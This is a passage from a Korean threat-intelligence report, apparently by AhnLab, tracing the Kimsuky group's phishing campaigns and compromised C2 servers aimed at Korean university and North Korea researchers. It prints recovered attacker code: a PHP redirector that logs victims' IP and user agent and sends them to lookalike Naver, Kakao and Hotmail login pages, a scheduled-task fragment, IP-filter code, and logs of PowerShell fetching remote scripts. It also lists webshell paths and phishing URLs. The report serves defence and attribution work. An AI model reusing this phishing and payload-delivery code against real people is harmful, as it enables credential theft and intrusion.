첫째, C2(hxxp://goodsjobs.eu/ajou/)에서 ajou 는 *****대학교, 하위 kn 은 ****대학교를 의미하며, kn 폴더에는 ****대학교에 재직중인 특정인의 메일 계정을 탈취하기 위한 피싱 페이지와 특정인이 입력한 메일 계정이 IP 로된 파일에 저장되어 있었으며, 2023 년 05 월 특정인에게 메일로 비밀번호 변경 등의 보호 조치를 할 수 있도록 알렸습니다.

둘째, 아래 (표 27)에서 미끼 파일(추천서.docx)은 학생의 신상 정보와 *****대학교 교수의 추천서가 포함된 문서입니다. 해당 문서의 머릿말에 "大使奖学金候选人推荐表(대사장학금 후보자 추천서)"라고 되어 있으며, 해당 키워드로 검색한 결과 주한 중국 대사 장학금 신청 서류 중 지원서는 중문으로 작성해야 하므로 학생의 신상 정보는 한문으로 작성되어 있었고, *****대학교 교수의 추천서는 한글로 작성되어 있었습니다.

추천서의 내용이 매우 상세함을 볼 때 Kimsuky 조직이 직접 작성했을 가능성은 없고, *****대학교에 재직 중인 특정인의 메일 계정에서 추천서를 탈취하여 ****대학교에 재직 중인 특정인을 해킹하기 위해서 악용한 것으로 판단했습니다.

해킹 대상	항목	Data
대학교, *kim***(**, 교수)	피싱 URL	hxxp://goodsjobs.eu/ajou/kn/login.html
	미끼 파일 URL	hxxps://attach.mail.daum.net/bigfile/v1/urls/d/bHFhY43YZ7XxPGgeTjaH5U9Kgkl/tZ_4A8cf5GzXpModWBWN2Q (기간 만료)
	미끼 파일명	추천서.docx
	피싱 URL	hxxp://goodsjobs.eu/ajou/kn/login1.html
	미끼 파일 URL	hxxps://drive.google.com/file/d/1AQaH7y05bGBNvAbSnYB0y_SeDmTVF3T9/view?usp=share_link (현재 유효)
	미끼 파일명	북한의 외화획득경로 분석과 대북제재 효과 제고방안.pdf

(표 27) *****대학교에 재직 중인 특정인 해킹 목적의 피싱 사례

"(표 26) C2의 구조 분석과 해킹 대상 정보"의 Naver 피싱의 index.php(프록시 페이지)에도 북한식 표현이 존재했습니다. 우리나라는 국립국어원 한국어 어문 규범에 따라 convert 는 "컨버트"로 표기하지만 북한은

"콘버트"로 표기합니다. 다른 예시로 virus 는 우리나라는 "바이러스"로 표기하지만 북한은 "비루스"로 표기하는 것처럼 발음대로 표기하는 북한의 언어적 습관때문에 Kimsuky 조직은 C2, 악성코드 등 어딘가에 북한식 표현을 남겨두는 사례가 있습니다.

```
if($_filename != ""){//////////메일리스트페이지는 콘버트하지 않기
    $_response_body = convert_domain($_response_body,
    $_CONVERT_TO_PHISHING_URLS,$_proxy_hosts);
}
```


(그림 52) index.php(프록시 페이지)에 존재하는 북한식 표현

[+] (국립국어원) 한국어 어문 규범

hxxps://kornorms.korean.go.kr/example/exampleList.do?regltn_code=0003

⑥ 2023.05 월, 183.111.100.193(KR)

안랩은 2023 년 05 월에 "Kimsuky 그룹의 대북 종사자 대상 피싱 공격"이란 제목의 분석 정보를 ASEC 블로그에 공개했으며, 이번 사례에서 해킹 대상은 *****연구원에 재직 중인 특정인으로 검색한 결과 방송에도 출연하여 대북 관련 인터뷰한 이력이 있습니다. "④ Case Study: 2023.03 월, 국내 경유지(KR)"에서 설명한 동 연구원의 특정인과는 다른 사람이지만 피싱 메일을 통한 해킹 대상의 메일 계정 탈취 방법은 동일합니다.



(그림 53) 대북 분야의 특정인에 대한 피싱(hxxps://asec.ahnlab.com/ko/52743/)

이번 사례를 분석하면서 "⑤ 2023.05 월, 이호스트 IP"에서 설명한 "Kimsuky 조직이 다수의 C2 를 구축할 때 동일한 구조 사용"과 일치한 패턴을 발견했습니다.

No	Case Study	웹헬 URL	피싱 URL
1	2023.03 월, 국내 경유지(KR)	bstill.kr/gnuboard4/bbs/view_coma.php	mailss.bstill.kr/account/login.do

2	2023.05 월, 이호스트 IP	healope.info/tygygvftsfx8g68Gu8x7s78g sx6.php	mailms.healope.info/account/login.do
3	2023.05 월, 183.111.100.193 (KR)	www.pnbbio.com/gnuboard4/bbs/view_oma.php	mailid.pnbbio.com/account/login.do
		www.scabm.co.kr/gnuboard4/bbs/view_coma.php	mailid.scabm.co.kr/account/login.do
		www.thedamhyun.com/gnuboard4/bbs/view_oma.php	mailid.thedamhyun.com/account/login.do
		www.gonggandesign.com/gnuboard4/bbs/view_oma.php	mailid.gonggandesign.com/account/login.do
		www.mykoces.com/gnuboard4/bbs/view_oma.php	mailid.mykoces.com/account/login.do

(표 28) Case Study 별 C2 구축 패턴 비교

위 (표 28)의 Case Study 에서 몇 가지 동일한 패턴이 있습니다.

첫째, 피싱 URL 을 생성할 때 mail 과 /account/login.do 를 공통적으로 사용했습니다. 그 이유는 해킹 대상이 이용하는 진짜 *****연구원의 메일 사이트(hxxps://mail.*****.or.kr/account/login.do)와 최대한 유사하게 구축해야 해킹 대상의 의심을 피해 메일 계정 정보를 탈취할 수 있기 때문입니다. 추가로 위 (표 28)에서 해석할 수 있는 중요한 메시지는 *****연구원에 재직 중인 특정인이 Kimsuky 조직의 집중 해킹 대상이었다는 점이고, 만약 피싱 URL 에 접속하여 아이디와 비밀번호를 입력했다면 메일 계정이 유출됐다고 볼 수 있지만 안랩이 인지한 시점에는 웹shell만 존재했으므로 실제 해킹 대상의 메일 계정 정보 유출 여부는 확인하지 못했습니다.

위 (표 28)의 피싱 URL 은 사실 관심을 갖고 확인한다면 충분히 진짜와 가짜를 식별할 수 있지만 보통 메일의 본문에 포함된 URL 을 클릭하여 접속할 때 URL 보다 화면에 시선을 두기 때문에 진짜와 가짜를 식별하기가 어려울 수 있으며, 이는 평소 사용 습관과 밀접한 관련이 있습니다.

둘째, 2 번을 제외하면 1, 3 번의 IP 에 다수의 URL 이 매핑되어 있음을 볼 때 호스팅 서비스이며, 각 사이트는 무료 게시판 그누보드 4 로 구축되어 있습니다. 그리고 Kimsuky 조직이 각 사이트를 해킹한 후 업로드한 웹shell의 경로와 파일명도 동일합니다. 종합해보면 Kimsuky 조직은 각 사이트에서 사용 중인 그누보드 4 의 취약점을 악용했을 것으로 의심할 수 있으며, 정확한 원인 분석을 위해서 사이트의 관리자에게 해킹 사실 공유와 웹 로그를 요청했지만 피드백을 받지 못했습니다.

www.scabm.co.kr 에는 Kimsuky 조직이 피싱 메일을 보낼 때 사용한 PHP 메일러와 피싱 경유지에 접속한 해킹 대상의 시스템 정보가 "mode_해킹 대상의 메일 ID.txt"로 저장된 파일이 다수 존재(42 개)했으며, 해당 파일의 생성 시간은 2022 년 12 월경으로 이를 근거로 Kimsuky 조직이 작년부턴 www.scabm.co.kr 를 C2 로 악용한 것으로 판단했습니다. (아래 (그림 54) 참고)

<input type="checkbox"/>	auto_d.php	5601 B	-rw-r--r--
<input type="checkbox"/>	auto_n.php	5980 B	-rw-r--r--
<input type="checkbox"/>	click.php	2625 B	-rw-r--r--
<input type="checkbox"/>	config.php	2141 B	-rw-r--r--
<input type="checkbox"/>	d.php	4783 B	-rw-r--r--
<input type="checkbox"/>	n.php	4943 B	-rw-r--r--
<input type="checkbox"/>	nl_ 000kys.txt	377 B	-rw-r--r--
<input type="checkbox"/>	nl_ bang.txt	169 B	-rw-r--r--
<input type="checkbox"/>	nl_ bang.txt	207 B	-rw-r--r--
<input type="checkbox"/>	nl_ jad.txt	453 B	-rw-r--r--
<input type="checkbox"/>	nl_ iz-helpx.txt	1021 B	-rw-r--r--

(그림 54) C2(www.scabm.co.kr)에 저장된 피싱 파일과 로그

위 (그림 54)에서 붉은색 박스로 표시된 파일이 PHP 메일러로 "㉠ 2022.04 월, namastte"의 Temp 폴더에 보관되어 있던 파일과 동일한 파일, 녹색 박스로 표시된 파일은 피싱 메일의 본문에 링크(ex. hxxp://C2/click.php)로 첨부하여 보낼 경유지, 파란색 박스로 표시된 파일은 피싱 메일의 본문에 포함된 경유지를 클릭하면 해킹 대상의 User Agent와 IP 정보가 "mode 해킹 대상의 메일 ID.txt" 파일에 저장되며, mode 에서 사용하는 인자값에 따라 접속하는 최종 피싱 URL 이 결정됩니다. 이 방식은 "㉠ 2022.04 월, namastte"에서 설명한 방식과 동일합니다.

```

//if($_GET['email'] == ''){ header('Location: https://mail.naver.com');exit;}
$ip = getenv ("REMOTE_ADDR");
$date=date("F j, Y, g:i a");
//$coded_id=$_GET['email'];
$fname = sprintf("%s.txt",$mode.'_' .base64_decode($coded_id));
$handle = fopen($fname, "a");
fwrite($handle, $_SERVER['HTTP_USER_AGENT']);
fwrite($handle, "\r\n");
fwrite($handle, $ip);
fwrite($handle, "\r\n");
fwrite($handle, "-----");
fclose($handle);
if($mode=='nc'){
    $go_url = "https://nidnaver.gmus.eu/nidlogin.login?mode=form&url=";
}
if($mode=='kl'){
    $go_url = "https://accountskakao.gmus.eu/login?continue=https%3A%";
}
if($mode=='nl'){
    $go_url = "http://nidpon.it-ornan.com/nidlogin.login?mode=form&ur";
}
if($mode=='hl'){
    $go_url = "https://loginshmil.gmus.eu/common/oauth2/v2.0/authoriz";
}
                
```

(그림 55) mode 의 인자값에 따른 최종 피싱 URL 과 C2 에 저장된 해킹 대상 시스템의 정보

5. Kimsuky 조직의 흔적

프랑스의 범죄학자이자 법과학의 창시자인 에드몽 로카르(Edmond Locard, 1877년 12월 13일 ~ 1966년 4월 4일)는 "모든 접촉은 흔적을 남긴다"는 말을 남겼습니다. 안랩은 2022년 04월, namastte 를 시작으로 17개월 동안 Kimsuky 조직의 해킹 활동을 추적하면서 그들이 사용했던 시스템과 IP에 남긴 흔적을 수집하고 분석하여 개별 사건이 어떻게 이어지는지 설명했습니다.

(1) namastte

Kimsuky 조직이 namastte 에 남긴 흔적은 총 3 가지로 아래와 같습니다.

- namastte 웹쉘에 접속한 IP
- nidlogin.navernnail.com
- Yahoo 폴더의 21*.16*.25*.5*

① namastte 웹쉘에 접속한 IP

안랩이 ASEC 블로그에 분석정보를 공개한 것은 2022년 04월 29일 금요일 퇴근 무렵으로 이보다 이전 시점에 Kimsuky 조직은 namastte 를 해킹한 후 업로드해둔 웹쉘에 접속하기 위해서 6*.3*.5*.20*(KR), 악성코드 테스트를 위해서 118.128.149.119(KR) 등 총 2 개의 IP 를 사용했습니다.

[+] "북한 4.25 열병식 관련 내용의 악성 워드 문서 유포"

hxxps://asec.ahnlab.com/ko/33878/)

접속 시간	접속 IP	Data
2022-04-12 15:53:55	6*.3*.5*.20*(KR)	hxxp://www.namastte.kr/sources/Util/AJAX.php?fpath=/home/namastte/html/sources/Util/temp/mmtreeool&fopen=mmm.zip
2022-04-12 15:31:00	6*.3*.5*.20*(KR)	hxxp://www.namastte.kr/sources/Util/AJAX.php?fpath=/home/namastte/html/sources/Util/temp/mmtreeool&fopen=RdpAttack_La05_x64.zip
2022-04-12 15:30:47	6*.3*.5*.20*(KR)	hxxp://www.namastte.kr/sources/Util/AJAX.php?fpath=/home/namastte/html/sources/Util/temp/mmtreeool&fopen=Router%20Scan%20v2.47.zip
2022-04-12 15:30:29	6*.3*.5*.20*(KR)	hxxp://www.namastte.kr/sources/Util/AJAX.php?fpath=/home/namastte/html/sources/Util/temp/mmtreeool&fopen=RdpScan_La05_1226_x64.rar
2022-04-12 15:29:58	6*.3*.5*.20*(KR)	hxxp://www.namastte.kr/sources/Util/AJAX.php?fpath=/home/namastte/html/sources/Util/temp/mmtreeool&fread=RdpScan_La05_1226_x64.rar

(표 29) 웹쉘(AJAX.php)를 통해서 namastte 에서 해킹툴 다운로드

Kimsuky 조직은 namastte 를 해킹하여 AJAX.php 란 파일로 Green Dinosaur 웹쉘을 업로드한 후 C2 관리와 운영 목적으로 사용했습니다. 위 (표 29)처럼 Kimsuky 조직은 웹쉘(AJAX.php)을 통해서 namastte 에 보관해둔 해킹툴을

6*.3*.5*.20*(KR)로 다운로드했으며, 해당 파일을 압축 해제할 때 설치된 백신에 의해서 아래 (표 30)과 같이 진단했지만 치료하지 않고 다른 시스템을 해킹 목적으로 악용했습니다.

진단일	FILE PATH	진단명
2022-04-13 18:53:35	%SystemDrive%\users\%ASD%\downloads\rdp\routerscan v2.47\routerscan.exe	Malware/Gen.Reputation
2022-04-13 10:35:39	%SystemDrive%\users\%ASD%\downloads\rdp\rdpattack_la05_x64\rdpattack_la05.exe	HackTool/Win.RdpScan
2022-04-13 10:34:39	%SystemDrive%\users\%ASD%\downloads\rdp\rdpscan_la05_1226_x64\rdpscan_la_1226.exe	HackTool/Win.RdpScan

(표 30) 백신의 해킹툴 진단 로그

위 (표 30)에서 rdpscan_la_1226.exe 는 RDP(CVE-2019-0708) 취약점 스캐너로 6*.3*.5*.20*(KR)에서 아래 (표 31)과 같이 특정 IP 대역에 대해서 스캐닝을 수행했습니다.

Report Time	Process	Behavior	Data
2022-04-13 22:06:32	RdpScan_La_1226.exe	Connects to network	27.102.***.***:3389(KR)
2022-04-13 22:06:29	RdpScan_La_1226.exe	Connects to network	27.102.***.***:3389(KR)
2022-04-13 22:06:26	RdpScan_La_1226.exe	Connects to network	27.102.***.***:3389(KR)
2022-04-13 22:06:11	RdpScan_La_1226.exe	Connects to network	27.102.***.***:3389(KR)
2022-04-13 22:05:56	RdpScan_La_1226.exe	Connects to network	27.102.***.***:3389(KR)
2022-04-13 22:05:54	RdpScan_La_1226.exe	Connects to network	27.102.***.***:3389(KR)
2022-04-13 22:05:39	RdpScan_La_1226.exe	Connects to network	27.102.***.***:3389(KR)
2022-04-13 22:05:24	RdpScan_La_1226.exe	Connects to network	27.102.***.***:3389(KR)

(표 31) RDP(CVE-2019-0708) 취약점 스캐닝 행위 로그

② **nidlogin.navernnail.com**

경유지(hxxp://C2//Download.php 또는 test.php)에 존재하는 4 개의 피싱 URL 중 nidlogin.navernnail.com 에서 붉은색으로 표시된 URL 은 5 개의 IP 에 매핑되어 있었으며, 또한 각 IP 별로 유사한 패턴의 악성 URL 이 다수 매핑되어 있었습니다. 5 개의 IP 를 사용할 수 있는 대상은 해킹 대상, 분석가, Kimsuky 조직으로 좁힐 수 있지만 해킹 대상 또는 분석가의 IP 에 악성 URL 이 매핑될 가능성은 없으므로 남는 것은 Kimsuky 조직뿐입니다.

참고로 Kimsuky 조직은 관리 소홀 또는 기술 지원이 종료된 운영체제를 사용하는 IP 에 URL 매핑하여 악용하는 사례가 종종 있습니다.

URL	매핑된 IP	기간	매핑된 악성 URL 수
navernail.com	61.82.110.60(KR)	2022.04 ~ 2022.05	5 개
	23.106.122.16(SG)	2022.04 ~ 2022.07	36 개
	118.128.149.119(KR)	2022.06 ~ 2022.08	71 개
	165.154.240.72(UK)	2022.08 ~ 2022.09	3 개
	59.7.91.171 (KR)	2022.09 ~ 2022.10	28 개

(표 33) navermail.com 의 IP 매핑 기록

Kimsuky 조직은 위 (표 33)의 일부 IP 를 통해서 해킹된 사이트의 웹shell에 접속하여 C2 관리와 운영을 했으며, 아래 (표 34)는 설명을 뒷받침하는 근거입니다. 웹shell에 접속하는 이유는 C2 관리와 운영이 주 목적이므로 웹shell에 접속할 수 있는 URL 은 Kimsuky 조직만 알고 있는 점, 각 IP 에 다수의 악성 URL 이 매핑되어 있는 점 그리고 다수의 악성 URL 이 매핑된 IP 에서 웹shell URL 에 접속한 점 등을 고려하면 위 (표 33)의 IP 는 해킹 대상, 분석가의 IP 가 아니라 Kimsuky 조직의 IP 로 판단했습니다.

Kimsuky 조직은 namastte 처럼 취약한 사이트를 해킹하여 웹shell을 업로드했다는 의미입니다. 참고로 mc.pzs.kr 은 navermail.com 와 함께 국가정보원(NIS)과 독일 헌법보호청(BfV)의 합동 보안 권고문에 표기된 침해 지표입니다.

IP	접속 시간	Process	Data
118.128.149.119 (KR)	2022-07-15 18:51:15	chrome.exe	hxxp://www.ssktool.co.kr/ssktool/20090401skin/chinese/quick/L_quick.php?fpath=/home/ssktool/public_html/ssktool/20090401skin/chinese/quick/log/report
118.128.149.119 (KR)	2022-06-20 16:05:02	chrome.exe	hxxp://mc.pzs.kr/themes/mobile/images/about/fjwheobvs7g8.php?fpath=G:\Multicraft\vendor\multicraft\panel\themes\mobile\images\about\temp\cook
59.7.91.171 (KR)	2022-09-28 11:40:39	msedge.exe	hxxp://koreaglobal.atwebpages.com/file/notouch.php?fpath=/srv/disk18/4167496/www/koreaglobal.mypreressionline.com/file/upload

(표 34) 표 33 의 일부 IP 에서 웹shell URL 접속 행위 로그

③ Yahoo 폴더의 21*.16*.25*.5*

Yahoo 폴더에서 확보한 21*.16*.25*.5*는 해킹 대상의 Yahoo 접속 기록과 메일 계정이 저장되어 있으므로 해킹 대상의 IP 로 판단할 수 있지만 해당 파일과 안랩이 보유한 자료를 분석한 결과를 토대로 Kimsuky 조직이 해킹 대상의 Yahoo 메일 계정을 탈취하기 위해서 테스트한 것으로 판단했습니다. 바꿔 말하면 "21*.16*.25*.5*는 Kimsuky 조직의 IP"이며, 판단하는 근거는 아래와 같습니다. 참고로 보고서를 작성하는 시점에도 구글 드라이브의 미끼 문서(서희좌담회 요약문(안).hwp)는 유효했습니다.

■ 백신의 진단 로그

백신의 진단로그 분석을 통해 IP의 사용 대상은 해킹 대상, 분석가, Kimsuky 조직 등으로 좁힐 수 있습니다. 아래 (표 35)은 21*.16*.25*.5*(KR)에서 수집한 백신의 진단 로그 중 일부로 metasploit-framework의 구성 파일을 진단했습니다. 이는 metasploit-framework를 시스템에 보관하고 있었던 의미이며, 해당 프레임워크는 취약점, 해킹툴의 모음으로 컨설턴트나 기업 보안팀에서 모의 해킹이나 침투 테스트에서 사용하고 있으며, Kimsuky 조직처럼 해킹 조직이 해킹에 악용하는 사례도 있지만 해킹 대상은 대부분 IT 분야와 전혀 관련이 없는 특정인이나 조직이며, 업무의 특성을 고려하면 metasploit-framework와 관련성은 없으므로 21*.16*.25*.5*(KR)는 해킹 대상의 IP가 아닙니다.

진단일	FILE PATH	진단명
2022-04-04 11:46:39	211.168.252.55\users\%ASD%\downloads\mimikatz_trunk\x64\mimikatz.exe	Trojan/Win32.RL_Mimikatz
2021-11-06 11:21:40	%SystemDrive%\metasploit-framework\embedded\framework\external\source\dlhijackauditkit\runtest.exe	Trojan/Win32.Shell
2021-11-06 11:21:40	%SystemDrive%\metasploit-framework\embedded\framework\external\source\dlhijackauditkit\runcalc.exe	Trojan/Win32.Shell
2021-11-06 11:21:15	%SystemDrive%\metasploit-framework\embedded\framework\data\templates\template_x86_windows_svc.exe	Backdoor/Win32.Bifrose
2021-11-06 11:21:11	%SystemDrive%\metasploit-framework\embedded\framework\data\templates\template_x86_windows.dll	Trojan/Win32.Generic
2021-11-06 11:21:04	%SystemDrive%\metasploit-framework\embedded\framework\data\templates\template_x64_windows.dll	Trojan/Win32.Generic
2021-11-06 11:21:01	%SystemDrive%\metasploit-framework\embedded\framework\data\templates\template_dotnetmem.dll	Trojan/Win32.Xema

(표 35) 21*.16*.25*.5*(KR)의 백신 진단 로그

해킹 대상을 제외하면 분석가, Kimsuky 조직만 남습니다. 아래 (표 36)은 21*.16*.25*.5*(KR)에서 수집한 악성 행위 로그 중 일부만 발췌한 것으로 8초 간격으로 서로 다른 URL에 접속하여 동일한 파일명의 악성 파워셸 스크립트를 다운로드하는 행위가 발생한 것으로 설명한 분석가의 순차적인 처리 방식의 분석 업무 패턴에서 벗어나며, 악성코드가 정상 실행하는지 확인하면 되는 해킹 조직의 패턴에 가깝다고 판단했습니다. 이는 분석가의 IP가 아니며, Kimsuky 조직이 악성코드 테스트 목적으로 사용한 IP로 판단하는 것이 맞습니다.

아래 (표 36)에서 hxxp://bipaf.org 는 악성 문서(MD5: 90a56bc6a66bb4e02265389529757460)가 통신하는 C2 이며, namastte 는 안랩이 인지한 2022 년 04 월보다 이전인 2021 년 11 월부터 Kimsuky 조직이 해킹하여 C2 로 악용하고 있었고, 오래전부터 취약했었던 의미도 됩니다.

Report Time	Process	Target	Behavior	Data
2021-11-02 20:13:11	powershell.exe	N/A	Connects to network	hxxp://www.namastte.kr/sources/util/security/defender.ps1
2021-11-02 20:13:11	wscript.exe	powershell.exe	Creates process	N/A
2021-11-02 20:13:11	powershell.exe	N/A	Connects to network	121.78.88.79:80
2021-11-02 20:13:03	powershell.exe	N/A	Connects to network	hxxp://bipaf.org/bbs/zipcode/help/defender.ps1
2021-11-02 20:13:03	svchost.exe	consent.exe	Creates process	N/A
2021-11-02 20:13:03	wscript.exe	powershell.exe	Creates process	N/A
2021-11-02 20:13:03	powershell.exe	N/A	Connects to network	222.122.210.7:80
2021-11-02 20:13:03	powershell.exe	N/A	Detected fileless attack	N/A
2021-11-02 20:13:03	powershell.exe	N/A	Detected fileless attack	N/A
2021-11-02 20:13:03	wscript.exe	powershell.exe	Creates process	N/A

(표 36) 21*.16*.25*.5*(KR)의 악성 행위 로그

(2) certuser.info

certuser.info 가 매핑된 21*.9*.1*.16*(KR)에는 총 45 개의 유사 패턴의 악성 URL 이 매핑되어 있었으며, 해당 URL 를 차단 후 모니터링하던 중 22*.15*.24*.13*(KR)에서 웹쉘 URL 에 접근할 때 V3 에서 차단한 기록을 확인했으며, 위에서 설명한 것처럼 C2 관리와 운영 목적을 위해서 웹쉘 URL 은 Kimsuky 조직만 알고 있고 있을 것이므로 22*.15*.24*.13*(KR)는 Kimsuky 조직이 사용한 IP 로 판단했습니다. (아래 (표 38) 참고)

진단 시간	malware_path	진단명
20221129154041	copycount.co.kr/pma/themes/original/skin.lib.php	LOG_ID_WEB_MAL_BLOCK
20221129154036	copycount.co.kr/pma/themes/original/skin.lib.php	LOG_ID_WEB_MAL_BLOCK
20221129154035	copycount.co.kr/pma/themes/original/skin.lib.php	LOG_ID_WEB_MAL_BLOCK
20221031154004	navernail.eu/ewf43fewfwf4tfw4/wf7weyr892hfwogewgsfg3.php	LOG_ID_WEB_MAL_BLOCK
20221031154004	navernail.eu/ewf43fewfwf4tfw4/wf7weyr892hfwogewgsfg3.php	LOG_ID_WEB_MAL_BLOCK
20221031153959	navernail.eu/ewf43fewfwf4tfw4/wf7weyr892hfwogewgsfg3.php	LOG_ID_WEB_MAL_BLOCK

(표 38) 22*.15*.24*.13*(KR)의 웹쉘 URL 접속 차단 로그

추가로 21*.9*.1*.16*(KR)의 악성 행위 로그에서도 MS 엣지 브라우저를 사용하여 취약한 사이트를 해킹한 후 업로드해둔 웹쉘 URL 에 접속하는 행위를 확인했습니다. (아래 (표 39) 참고)

접속 시간	Process	Data
2023-01-02 10:47:27	msedge.exe	hxxp://www.bluemotion.co.kr/cheditor4/insert_link.php?fpath=/home/bluemotion/user/data/cheditor4/1404/log&fopen=sqlite.zip
2022-12-23 10:55:54	msedge.exe	hxxp://cctva001.kr/gnuboard4/bbs/view_tail.php?fpath=/home/hosting_users/dahanw_cctva1/www/gnuboard4/bbs&fopen=server.rar

(표 39) 21*.9*.1*.16*(KR)의 웹쉘 URL 접속 행위 로그

(3) 185.176.43.106(BG)

Kimsuky 조직이 악성코드 유포 목적으로 구축한 일부 C2에서 사용하는 list.php에는 아래 (표 40)처럼 IP 필터링이 적용되어 있으며, 붉은색으로 표시된 IP가 아닌 다른 IP에서 악성코드를 다운로드하는 것은 불가능하다는 의미입니다. 그리고 3개의 IP는 실제 해킹 대상의 IP가 아닌 Kimsuky 조직의 IP로 판단하고 있습니다.

IP	URL	파일명	조건
185.176.43.106 (BG)	koreaglobal.atwebpages.com	list.php	if(!((\$ip == "21*.4*.10*.25*") (\$ip == "17*.12*.16*.15*"))) exit(0);
	koreaglobal.mypressonline.com		if(\$ip != "17*.11*.14*.18*") exit(0);
	koreaglobal.mywebcommunity.org		if(!((\$ip == "21*.4*.10*.25*") (\$ip == "17*.12*.16*.15*"))) exit(0);

(표 40) list.php의 IP 필터링

17*.11*.14*.18*(KR)를 해킹 대상의 IP는 아니라고 판단하는 이유는 2022.10.11 ~ 2023.05.12까지 악성코드 유포지에 4,769회 접속 차단 로그를 확인했으며, 아래 (표 41)는 접속 로그 중 일부를 발췌한 것으로 1시간 간격으로 차단이라는 일정한 패턴이 존재합니다.

진단 시간	malware_path	진단명
20230518104218	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK
20230518094217	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK
20230518084217	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK
20230518074216	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK
20230518064216	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK
20230518054216	koreaglobal.mypressonline.com/file/upload/list.php?query=6	LOG_ID_WEB_MAL_BLOCK

(표 41) 17*.11*.14*.18*(KR)의 악성코드 유포지 접속 차단 로그

1시간 간격으로 차단이라는 일정한 패턴이 존재하는 원인은 /list.php?query=1(info_sc.txt)이 해킹 대상의 시스템에서 실행되면서 /list.php?query=6(normal_sc.txt)를 다운로드하는 행위가 60분마다 수행되도록 작업 스케줄러에 등록했기 때문입니다. (아래 (그림 56) 참고)

```
End With
With tDef.Triggers.Create(2)
    .StartBoundary = TF(DateAdd("n",2,Now))
    .Enabled = True
    .Repetition.Interval = "PT60M" // 60분마다 악성 행위 수행
End With
```

(그림 56) 60분마다 악성 행위 수행 목적의 작업

만약 해킹 대상의 IP라면 약 7개월동안 백신에서 4,769회 접속 차단할 동안 악성코드 감염을 인지 못했을 가능성은 낮으며, 악성코드 감염 점검 및 조치했을 것입니다. 추가로 한가지 특징이 더 존재합니다. 아래 (표 42)는 17*.11*.14*.18*(KR)에서 ****연구소 웹 메일에 접속하여 첨부 파일을 다운로드한 행위 로그로 메일을 열람하고 첨부된 파일을 다운로드하기 위해서는 로그인인 필요한데 이 행위가 성공했음을 의미합니다.

Collected Date	Process	Behavior	Data
2023-05-09 20:18:25	msedge.exe	Downloads data file	http://mail.*****.org/mail/emails/3532777/attachments/0
			http://mail.*****.org/mail/
2023-05-09 20:16:24	msedge.exe	Downloads data file	http://mail.*****.org/mail/emails/3534899/attachments/0
			http://mail.*****.org/

(표 42) 17*.11*.14*.18*(KR)에서 ****연구소 웹 메일 접속

21*.4*.10*.25*(KR)은 Kimsuky 조직이 "④ 2023.03월, 국내 경유지(KR)"를 통해서 RDP 접속 시도한 78개의 IP 중 하나이며, 17*.12*.16*.15*(KR)은 "② certuser.info에 남긴 흔적"에서 설명한 Kimsuky 조직이 사용한 IP입니다.

그런데 동 IP에 매칭되어 있으면서, 동일한 C2 구조로 되어 있는 koreailmin.atwebpages.com의 list.php에는 IP 필터링이 존재하지 않습니다. 해킹 대상이 특정 분야에 종사하는 특정인이나 조직인 점을 고려하여 그들의 IP 또는 IP 대역을 파악한 후 제한적으로 악성코드를 유포하는 방식은 가능하지만 Kimsuky 조직은 지금까지 해킹 대상의 메일 주소로 해킹 메일을 발송하는 방식을 사용해온 점을 고려하면 아래 (그림 57)의 오른쪽 list.php에 IP 필터링이 존재하는 것은 특이합니다.

koreailmin.atwebpages.com의 list.php	koreaglobal.atwebpages.com의 list.php
<pre>\$ip = getenv ("REMOTE_ADDR"); \$time = date("H:i, m.d.Y"); \$primeLog = sprintf("./report/%s/Success.txt", \$ip); \$uplog = sprintf("./report/%s/up_data.txt", \$ip);</pre>	<pre>\$ip = getenv ("REMOTE_ADDR"); \$time = date("H:i, m.d.Y"); \$primeLog = sprintf("./report/%s/Success.txt", \$ip); \$upLog = sprintf("./report/%s/up_data.txt", \$ip); \$firstLog = sprintf("./report/%s/first.txt", \$ip); \$secondLog = sprintf("./report/%s/second.txt", \$ip); if(!((\$ip == "21 .4 .10 .25") (\$ip == "17 .12 .16 .15"))){ exit(0);</pre>

(그림 57) C2의 list.php 비교

IP 필터링에서 비교 조건으로 사용한 IP가 안랩이 수집한 자료 해석을 근거로 위에서 설명한 것처럼 해킹 대상 IP가 아닌 것으로 판단하고 있으므로 단순히 악성코드 테스트 목적으로 IP 필터링을 일시적으로 사용했을 가능성이 있지만 한편으론 특정 분야에 종사하는 특정인이나 조직을 대상으로 해킹 메일을 발송하여 악성코드에 감염시킬 수 있도록 IP 필터링을 사용하기 위한 테스트일 수도 있습니다. IP 비교 조건을 단순 테스트 목적으로 사용했는지 아니면 실제 악성코드 유포 범위를 제한하고, 해킹의 정확도를 높이기 위해서 사용할 가능성이 있는지는 좀더 지켜볼 필요가 있습니다.

list.php, lib.php에는 각 파일의 인자값에 매핑되는 악성코드의 실제 파일명이 아래 (그림 58)과 같이 명시되어 있으며, 예를 들어 list.php?query=1이면 info_sc를, lib.php?idx=5이면 key_ps를 다운로드한다는 의미입니다.

list.php	lib.php
